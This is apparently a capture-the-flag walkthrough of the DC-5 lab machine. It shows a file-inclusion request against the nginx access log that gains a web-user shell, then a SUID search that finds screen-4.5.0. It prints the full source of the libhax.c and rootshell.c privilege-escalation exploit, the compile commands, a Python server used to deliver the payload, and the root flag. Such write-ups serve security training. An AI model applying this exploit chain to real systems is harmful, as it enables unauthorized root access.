
```
GET
/thankyou.php?firstname=v&lastname=v&country=australia&subject=test&file=/var/log/nginx/access.log
HTTP/1.1
Host: dc5.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://dc5.local/contact.php
Connection: close
Upgrade-Insecure-Requests: 1
```

Results: user shell



```
www-data@dc-5:~/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dc-5:~/html$ 
```


Suid binary



```
www-data@dc-5:~$ find / -perm -4000 2> /dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
www-data@dc-5:~$ 
```


3 components of exploit - walkthrough

libhax.c




```
root@kali:/tmp/exploit# cat libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
```

rootshell.c




```
#include <stdio.h>

int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);

    execvp("/bin/sh", NULL, NULL);
}
```

Compile exploit on attacking machine - walkthrough




```
 gcc -fPIC -shared -ldl -o libhax.so libhax.c
 gcc -o rootshell rootshell.c
```

Start simple python http server and download on target machine - walkthrough



```
root@kali:/tmp/exploit# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.234.154 - - [17/Sep/2019 04:42:53] "GET /run_exp.sh HTTP/1.1" 200 -
```

Read rootflag



```
# cat this*


888b    888 d8b                                                      888      888 888 888
8888b   888 Y8P                                                      888      888 888 888
88888b  888                                                          888      888 888 888
888Y88b 888 888  .d8888b .d88b.       888  888  888  .d88b.  888d888 888  888 888 888 888
888 Y88b888 888 d88P"   d8P  Y8b      888  888  888 d88""88b 888P"   888 .88P 888 888 888
888  Y88888 888 888     88888888      888  888  888 888  888 888     888888K  Y8P Y8P Y8P
888   Y8888 888 Y88b.   Y8b.          Y88b 888 d88P Y88..88P 888     888 "88b  "   "   "
888    Y888 888  "Y8888P "Y8888        "Y8888888P"   "Y88P"  888     888  888 888 888 888




Once again, a big thanks to all those who do these little challenges,
and especially all those who give me feedback - again, it's all greatly
appreciated.  :-)

I also want to send a big thanks to all those who find the vulnerabilities
and create the exploits that make these challenges possible.
```